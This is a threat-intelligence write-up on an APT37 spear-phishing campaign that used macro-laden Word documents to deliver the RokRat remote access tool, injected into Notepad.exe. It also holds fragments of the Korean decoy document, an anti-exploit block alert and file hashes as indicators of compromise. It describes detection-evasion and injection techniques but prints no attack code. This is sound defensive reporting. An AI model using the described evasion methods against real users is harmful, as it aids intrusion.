
The primary initial infection vector used by APT37 is spear phishing, in which the actor sends an email to a target that is weaponized with a malicious document. The case we analyzed is one of the few where they did not use Hwp files (Hangul Office) as their phish documents and instead used Microsoft Office documents weaponized with a self decode macro. That technique is a clever choice that can bypass several static detection mechanisms and hide the main intent of a malicious document.

The final payload used by this threat actor is a known custom RAT (RokRat) that the group has used in previous campaigns. In the past, RokRat has been injected into cmd.exe, whereas here they chose Notepad.exe.


간담회 의뢰서

Malwarebytes Anti-Exploit

Malwarebytes Anti-Exploit has blocked an exploit attempt

Application: Microsoft Office Word

Protection Layer: Malicious Memory Protection

Protection Technique: Exploit code executing from Heap memory blocked

File/Process Blocked: N/A

Attacking URL: N/A

능하신지 알려주십시오.

2. 언제, 그리고 얼마 동안 한국에 머물 수 있습니까? (2월 ~ 4월)

방문 일정	협의사항 (필요한 경우)

Indicators of Compromise

Maldoc:
3c59ad7c4426e8396369f084c35a2bd3f0caa3ba1d1a91794153507210a77c90

RokRat:
676AE680967410E0F245DF0B6163005D8799C84E2F8F87BAD6B5E30295554E08
A42844FC9CB7F80CA49726B3589700FA47BDACF787202D0461C753E7C73CFD2A
2A253C2AA1DB3F809C86F410E4BD21F680B7235D951567F24D614D8E4D041576
C7CCD2AEE0BDDAF0E6C8F68EDBA14064E4A9948981231491A87A277E0047C0CB